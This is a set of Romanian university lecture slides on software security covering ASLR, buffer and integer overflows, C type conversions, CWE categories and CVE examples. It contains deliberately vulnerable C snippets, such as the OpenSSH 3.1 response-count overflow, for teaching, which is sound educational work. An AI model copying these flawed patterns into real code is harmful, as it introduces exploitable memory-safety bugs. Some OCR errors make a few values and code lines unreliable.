
Address-Space Layout Randomization (ASLR)

- majoritatea atacurilor de tipul *buffer overflow* se bazează pe adrese de memorie cunoscute
- funcționează împotriva atacatorilor care folosesc adrese de memorie predeterminate
 - ▶ adrese folosite pentru a găsi *gadgets* în atacuri ROP
- aleatorizare unde codul și datele aplicației (inclusiv bibliotecile comune) sunt mapate la execuție în spațiul de adrese
- limitări:
 - ▶ date fixe în memorie ce nu pot fi realocate de mecanismul ASLR
 - ★ structuri de date specializate
 - ★ loader
 - ★ biblioteci non-relocabile
 - ▶ tehnici *brute force* pot fi folosite pentru a găsi adrese utile

SEH sigur sub Windows

Adresa handler de tratare a excepției este verificată înainte de a apela rutina

Microsoft SDL (Security Development Lifecycle)



SDL: Examinarea codului sursă

- Revizuirea codului sursă: inspectarea manuală a aplicației pentru vulnerabilități specifice, ex. *buffer overflow*
 - ▶ datele primite din rețea, fișiere, linia de comandă
 - ▶ transferul datelor către structurile interne
- **metoda generală:** urmăriți datele primite de la utilizator din punctul de intrare în aplicației prin toateapelurile de funcții

Run-time protection

- **compiler protection:** run-time checks

Instrumente pentru analiza codului sursa

- instrumente automate ce ajută în identificarea vulnerabilităților cunoscute

Fuzz testing

- metoda de testare ce ajută în identificarea problemelor de securitate ce se manifestă datorită nevalidării datelor introduse de utilizator

Exemple

```
void process_string(char *src)
{
    char dest[32];

    for (i = 0; src[i] && (i <= sizeof(dest)) ; i++)
        dest[i] = src[i];
}
```

Exemple

```
void process_string(char *src)
{
    char dest[32];

    for (i = 0; src[i] && (i < sizeof(dest)); i++)
        dest[i] = src[i];
}
```

Exemple

```
int setFilename(char *filename) {  
    char name[20];  
    sprintf(name, "%16s.dat", filename);  
    int success = saveFormattedFilenameToDB(name);  
    return success;  
}
```

Exemple

```
...
char source[21] = "the character string";
char dest[12];
strncpy(dest, source, sizeof(source)-1);
...
...
```

Exemple

```
...
char source[21] = "the character string";
char dest[12];
strncpy(dest, source, sizeof(dest)-1);
```

Exemple

```
...
char source[21] = "the character string";
char dest[12];
strncpy(dest, source, sizeof(dest)-1);
dest[sizeof(dest)-1] = '\0';
...
```

Exemple

- *returnChunkSize()* returns “-1” on error
- the return value is not checked before the *memcpy* operation
- *memcpy()* assumes that the value is unsigned
- when “-1” is returned, it will be interpreted as MAXINT-1 (e.g. **0xFFFFFFFFE**)

```
int returnChunkSize(void *chunk) {
    /* if chunk info is valid, return the size of usable memory,
     * else, return -1 to indicate an error
     */
    ...
}

int main() {
    ...
    memcpy(destBuf, srcBuf,
           (returnChunkSize(destBuf)-1));
    ...
}
```

```
#include <string.h>
void *memcpy(void *dest, const void *src, size_t n);
```

Exemple

```
int *id_sequence;

/* Allocate space for an array of three ids. */

id_sequence = (int*) malloc(3);
if (id_sequence == NULL) exit(1);

/* Populate the id array. */

id_sequence[0] = 13579;
id_sequence[1] = 24680;
id_sequence[2] = 97531;
```

Exemple

```
int *id_sequence;

/* Allocate space for an array of three ids. */

id_sequence = (int*) malloc(3 * sizeof(int*));
if (id_sequence == NULL) exit(1);

/* Populate the id array. */

id_sequence[0] = 13579;
id_sequence[1] = 24680;
id_sequence[2] = 97531;
```

CWE Buffer-Overflow

- CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer
- CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
 - ▶ rang 3 in top 25
- CWE-121: Stack-based Buffer Overflow
- CWE-122: Heap-based Buffer Overflow
- CWE-124: Buffer Underwrite ('Buffer Underflow')
- CWE-125: Out-of-bounds Read
- CWE-131: Incorrect Calculation of Buffer Size (!)
 - ▶ rang 20 in top 25
- CWE-170: Improper Null Termination

CWE Buffer-Overflow (II)

- CWE-190: Integer Overflow (!)
 - ▶ rang 24 in top 25
- CWE-193: Off-by-one Error
- CWE-805: Buffer Access with Incorrect Length Value

Exemple

- Internet worm: Morris finger worm (1988)
- Common Vulnerabilities and Exposures
(<https://cve.mitre.org/find/index.html>)
 - ▶ aproximativ 26000 de rezultate pentru o căutare după cuvintele "buffer overflow"
- Vulnerability Notes Database (<https://www.kb.cert.org/vuls/>)
- CVE-2015-0235 - GHOST: glibc gethostbyname buffer overflow
- CVE-2014-0001 - Buffer overflow in *client/mysql.cc* in Oracle MySQL and MariaDB before 5.5.35
- CVE-2014-0182 - Heap-based buffer overflow in the *virtio_load* function in *hw/virtio/virtio.c* in QEMU before 1.7.2

Exemple (II)

- CVE-2014-0498 - Stack-based buffer overflow in Adobe Flash Player before 11.7.700.269
- CVE-2014-0513 - Stack-based buffer overflow in Adobe Illustrator CS6 before 16.0.5
- CVE-2014-8271 - Tianocore UEFI implementation reclaim function vulnerable to buffer overflow
- CVE-2013-0002 - Buffer overflow in the Windows Forms (aka WinForms) component in Microsoft .NET Framework
- CVE-2005-3267 - Integer overflow in Skype client leads to a resultant heap-based buffer overflow

Bibliografie

- “The Art of Software Security Assessments”, chapter 5, “Memory Corruption”, pp. 167 – 202
- Interactive: The Top Programming Languages 2015,
[http://spectrum.ieee.org/static/
interactive-the-top-programming-languages-2015](http://spectrum.ieee.org/static/interactive-the-top-programming-languages-2015)
- CWE-119 - Buffer Errors

Securitate Software

III. Vulnerabilități specifice limbajului C

Obiective

- Prezentarea principalelor aspecte legate de limbajul C: tipuri de date, reprezentarea numerelor, conversii;
- Prezentarea vulnerabilităților ce apar datorită neînțelegерii limbajului de programare C.

Continut

- 1 Introducere
- 2 Limbajul C, reprezentarea datelor
- 3 Conditii limita
 - Depasire pentru intregi fara semn
 - Depasire pentru intregi cu semn
- 4 Conversii de tip
 - Definitii
 - Vulnerabilitati
- 5 Concluzii

Sumar

- subiect vechi de cercetare în domeniul securității;
- principala cauză a numeroase probleme raportate;
- problema se datorează spațiului limitat de reprezentare pentru numere;
- de la limbaj la limbaj apar variațiuni ale problemelor.

Referințe CWE

- CWE-682: Incorrect Calculation
- CWE-190: Integer Overflow or Wraparound (locul 24 în Mitre top 25)
- CWE-191: Integer Underflow (Wrap or Wraparound)
- CWE-192: Integer Coercion Error

CWE-682: Incorrect Calculation

- ```
int *p = x;
char * second_char = (char *)(p + 1);
```
- ```
img_t table_ptr;
/*struct containing img data, 10kB each*/
int num_imgs;
...
num_imgs = get_num_imgs();
table_ptr = (img_t*)malloc(sizeof(img_t)*num_imgs);
...
```

CWE-190: Integer Overflow or Wraparound

- ```
nresp = packet_get_int();
if (nresp > 0) {
 response = xmalloc(nresp*sizeof(char *));
 for (i = 0; i < nresp; i++) response[i] = packet_get_
}
}
```
- ```
short int bytesRec = 0;
char buf[SOMEBIGNUM];

while (bytesRec < MAXGET) {
    bytesRec += getFromInput(buf+bytesRec);
}
```

CWE-191: Integer Underflow

```
#include <stdio.h>
#include <stdbool.h>
main (void)
{
    int i;
    i = -2147483648;
    i = i - 1;
    return 0;
}
```

CWE-192: Integer Coercion Error

```
DataPacket *packet;
int numHeaders;
PacketHeader *headers;


sock=AcceptSocketConnection();
ReadPacket(packet, sock);
numHeaders =packet->headers;

if (numHeaders > 100) {
    ExitError("too_many_headers!");
}
headers = malloc(numHeaders * sizeof(PacketHeader));
ParsePacketHeaders(packet, headers);
```

Limbaje afectate


- toate limbajele pot fi afectate
 - ▶ efectul depinde de felul în care limbajul trateaza valorile intregi
- C și C++ sunt cele mai vulnerabile
 - ▶ cel mai probabil o eroare *integer overflow* poate fi transformată într-un atac de tipul *buffer overflow*
- toate limbajele sunt susceptibile la atacuri *DoS* și erori logice

Statistică vulnerabilități *integer overflow*



sursa: <https://nvd.nist.gov/vuln/search>

Statistică vulnerabilități *integer overflow* (II)



sursa: <https://nvd.nist.gov/vuln/search>

Tipuri de date

- cu / fără semn
 - ▶ precizie
 - ▶ specificator: *signed*
- tipuri de bază
 - ▶ caracter: *char*, *signed char*, *unsigned char*
 - ▶ intreg (cu / fără semn)
 - ★ *short int* / *unsigned short int*
 - ★ *int* / *unsigned int*
 - ★ *long int* / *unsigned long int*
 - ★ *long long int* / *unsigned long long int*
 - ▶ virgulă mobilă: *float*, *double*, *long double*
 - ▶ *bit fields*
- alias
 - ▶ UNIX: *int8_t* / *unit8_t*, *int16_t* / *unit16_t*, *int32_t* / *unit32_t*,
int64_t / *unit64_t*
 - ▶ WINDOWS: *BYTE* / *CHAR*, *WORD*, *DWORD*, *QWORD*

Dimensiune, valori minime și maxime

Tip	Dim	val. minimă	val. maximă
signed char	8	-128	127
unsigned char	8	0	255
short	16	-32,768	32,767
unsigned short	16	0	65,535
int	32	-2,147,483,648	2,147,483,647
unsigned int	32	0	4,294,967,295
long	32	-2,147,483,648	2,147,483,647
unsigned long	32	0	4,294,967,295
long long	64	-9,223,372,036,845,775,808	9,223,372,036,854,775,807
unsigned long long	64	0	18,446,744,073,709,551,615


Regula generală: **n** biti

$$\begin{array}{l} [0, 2^n - 1] \quad , \text{fără semn} \\ [-2^{n-1}, 2^{n-1} - 1] \quad , \text{cu semn} \end{array}$$

Codificarea binară

- biți: 0 și 1
- interpretarea cu semn folosește bitul cel mai semnificativ ca și bit de semn ($0 \Rightarrow \geq 0, 1 \Rightarrow < 0$)
- reprezentari:
 - ▶ bit de semn (*sign and magnitude*), avantaj - ușor pentru oameni, dezavantaj - dificil de implementat
 - ▶ complement față de unu
 - ★ numere negative: complementez toti biții
 - ★ avantaj: ușor pentru CPU
 - ★ dezavantaj: două valori pentru zero, tratarea eventualului transport / împrumut
 - ▶ complement față de doi
 - ★ numere negative: complementez toți biții și adaug 1
 - ★ operațiile la nivel de bit pentru adunare și scădere se fac la fel pentru numere pozitive și negative
 - ★ o singură valoare pentru zero (0)



Complement față de doi



Datele în memorie

- **big endian**: cel mai semnificativ octet la adresa mică
- **little endian**: cel mai semnificativ octet la adresa mare

Big-Endian vs. Little-Endian



Standarde de implementare

- ILP32: *integer, long, pointer* reprezentat pe 32 de biți
- **ILP32LL**
 - ▶ *integer, long, pointer* reprezentați pe 32 de biți, *long long* pe 64 de biți
 - ▶ standardul pentru platformele pe 32 de biți
- **LP64**
 - ▶ *long* și *pointer* reprezentați pe 64 de biți
 - ▶ standardul pentru platformele pe 64 de biți
- ILP64: *integer, long, pointer* reprezentați pe 64 de biți
- LLP64: *long long* și *pointer* reprezentați pe 64 de biți

Condiții limită - Context și definiții

- valorile limită (min si max)
- dependent de reprezentarea binară
- condiția de depășire peste valoarea maximă (numeric / integer overflow)
 - ▶ valoarea maximă ce poate fi reprezentată pe un intreg este depășită
 - ▶ exemplu:

```
unsigned int a;  
a = 0xFFFFFFFF;  
a = a + 1; // -> a = 0
```

- condiția de depășire sub valoarea limită (numeric / integer underflow)
 - ▶ valoarea minimă reprezentată pe un intreg este depășită
 - ▶ exemplu:

```
unsigned int a;  
a = 0;  
a = a - 1; // -> a = 0xFFFFFFFF
```

Riscuri din p.d.v. al securității pentru depășire (overflow/underflow)

- poate modifica în mod greșit valoarea variabilelor
 - ▶ comportament imprevizibil al aplicației
 - ▶ integritatea aplicației este încălcată
- poate duce la o avalanșă de greșeli
- atacatorul are o plajă mare de posibilități pentru a influența comportamentul aplicației
- vulnerabilitățile se datorează operațiilor aritmetice ce folosesc date **controlate** de utilizator (direct sau indirect)
- exemple
 - ▶ calcul greșit de lungime /limită pentru alocare de memorie \Rightarrow *buffer overflow*
 - ▶ verificarea greșită a lingimii / limitei \Rightarrow *buffer overflow*

Unsigned Integer Overflow

- operațiile sunt supuse următoarelor reguli (*modular arithmetic*):
 - ▶ rezultatul operației este "rezultatul real" modulo (numarul maxim ce poate fi reprezentat + 1)
 - ▶ ex. $R = R \% 2^{32}$
- rezultatul este trunchiat
- operații ce ar putea duce la depășire: adunare, înmulțire, deplasare la stânga (*shift*)
- la nivelul procesorului, flag-ul CF (carry flag) și OF (overflow flag) este setat

```
unsigned int a;  
a = 0xE0000020;  
a = a + 0x20000020;  
// -> a = (0xE0000020 + 0x20000020) % 0x10000000  
// a = 0x40
```

Exemplu

```
u_char *make_table(unsigned int width, unsigned int height,
    unsigned int n;
    int i;
    u_char *buf;

    n = height * width; // !!
    buf = (char*) malloc(n); // !!

    if (!buf)
        return NULL;
    for (i = 0; i < height; i++)
        memcpy(&buf[i * width], init_row, width);
}
```

Exemplu (II)

- n poate să depășească domeniul de reprezentare datorită înmulțirii a două numere controlate de utilizator (*width* și *height*), rezultând un număr relativ mic
 - ▶ exemplu (pe 32 de biți)
 - ★ $0x400 * 0x10000001 = 0x400$ (hexazecimal)
 - ★ $1024 * 268435457 = 1024$
- **dar**, bucla *for* parcurge zona de memorie
 - ▶ în cazul exemplului nostru
 - ★ sunt alocate 1024 de octeți \Rightarrow **alocat un element**
 - ★ dar accesăm mai mult de un element

Vulnerabilitate Unsigned Integer Overflow în OpenSSH 3.1

```
u_int nresp; // valoare controlata de utilizator
nresp = packet_get_int(); // cate raspunsuri se asteapta
if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char *));
    for (i=0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
packet_check_eom();
```

Vulnerabilitate Unsigned Integer Overflow în OpenSSH 3.1 (II)

- variabila *nresp* nu este verificată, valoarea variabilei este setată pe baza datelor primite de la utilizator
- pe platforma *x86* *nresp* este *unsigned int* pe 4 octeți
- $UINT_MAX = 0xFFFFFFFF$
- dimensiunea unui pointer este 4 octeți
- overflow când $nresp \geq 0xFFFFFFFF/4$ ($0x40000000$)
- ex.
 - ▶ $nresp = 0x40000001$,
 $nresp * sizeof(char*) = 0x100000004 = 0x00000004$
 - ▶ *xmalloc* alocă doar 4 octeți
 - ▶ for pe *nresp*

Unsigned Integer Underflow

- cauza: operație a carui rezultat este sub valoarea minima reprezentabilă (0)
- rezultat: numere pozitive mari
- operații care duc la *overflow*: scaderi

Signed Integer overflow and underflow

- depășirea *overflow* poate duce la un număr mare – > număr negativ (datorită complementului față de doi)
- depășirea *underflow* transformă un număr negativ într-un număr pozitiv
- operații ce pot duce la depășire: adunare, înmulțire, deplasare la stânga (shift)
- depinde de cum se modifică bitul de semn

Exemplu

```
char* read_data( int sockfd ) {
    char *buf;
    int value;
    int length = network_get_int(sockfd); // !!

    if ( !(buf = (char*) malloc(MAXCHARS)))
        die("malloc");
    if (length < 0 || length + 1 > MAXCHARS) {
        // !! ambele teste trec pentru length = 0x7FFFFFFF
        free(buf);
        die("bad_length");
    }


    if (read(sockfd , buf , length) <= 0) {
        free(buf);
        die("read");
    }

    buf[value] = '\0';
    return buf;
}
```

Conversii de tip, definiții și context


- conversia de la un tip de dată la alt tip de dată
- tipuri de conversii: **explicit, implicit**
- pastrarea valorii vs. schimbarea valorii
 - ▶ noul tip poate sau nu poate reprezenta tot intervalul de valori pentru vechiul tip
- cazuri:
 - ① **lărgire (widening)**
 - ★ **zero-extension**: pentru numere în interpretarea fără semn
 - ★ **sign-extension**: pentru numere în interpretarea cu semn
 - ② **îngustare** prin trunchiere
 - ★ schimbă valoarea
 - ③ **conversie** între numere cu / fără semn
 - ★ schimbă valoarea

Conversie prin lărgire




Conversie cu păstrarea valorii, *unsigned char* –> *signed int*

Conversie prin lărgire (II)




Conversie cu păstrarea valorii, *signed char* –> *signed int*

Conversie prin lărgire (III)




Conversie cu schimbarea valorii, *signed char* – > *unsigned int*

Conversie prin îngustare




(a) *signed int –> unsigned short*




(b) *signed int –> signed char*

Conversie între numere cu / fără semn



(a) *signed int – > unsigned int*



(b) *unsigned int – > signed int*

Reguli de conversie pentru date de tip *intreg*

Conversie prin **lărgire**:

- *signed* – > *unsigned*
 - ▶ extind bitul de semn ⇒ **schimbă valoarea**
- *signed* – > *signed*
 - ▶ extind bitul de semn ⇒ valoarea se păstrează
- *unsigned* – > *orice*
 - ▶ extind 0 ⇒ valoarea se păstrează

Conversie prin **îngustare**:

- *orice* – > *orice*
 - ▶ trunchiere ⇒ **schimbă valoarea**

Conversie între numere **cu** / **fără** semn:

- *signed* – > *unsigned* (de același tip)
 - ▶ bițiile se păstrează dar valoarea este interpretată diferit ⇒ **schimbă valoarea**

Conversii simple

- (type)casts:

```
( unsigned char ) var
```

- asignare

```
short int v1;  
int v2 = -10;  
v1 = v2;
```

- apel funcție, pe baza prototip

```
int dostuff( int x, unsigned char y );
```

```
void func( void ) {  
    char a=42;  
    unsigned short b=43;  
    long long int c;  
    c=dostuff(a, b);  
}
```

Conversii simple (II)

- apel funcție, valoare returnată

```
char func(void) {  
    int a=42;  
    return a;  
}
```

Integer Promotions (conversie prin lărgire la int)

- valori întregi de dimensiuni mici – > *int*
 - ▶ când anumite operații necesită un operand întreg
- clasificare / rang:
 - ① long long int, unsigned long long int
 - ② long int, unsigned long int
 - ③ signed int, int
 - ④ unsigned short, short
 - ⑤ char, unsigned char, signed char
- oriunde poate fi folosit un *int* sau *unsigned int*, poate fi folosit un tip întreg de rang mai mic
- când tipul variabilei este mai mare ("lat") decât *int*, conversia nu modifică

Integer Promotions (conversie prin lărgire la int) (II)

- când tipul variabilei este mai "ingust" decât *int*
 - ▶ se încurajează transformarea dacă se păstrează valoarea prin transformare la *int*
 - ▶ altfel se face o conversie la *unsigned int*

Integer Promotions

- operatorul unar + aplică *integer promotion* asupra operandului
- operatorul unar - aplică *integer promotion* asupra operandului apoi neagă
 - ▶ indiferent dacă operandul este cu semn după conversie, se aplică regula complementului față de 2
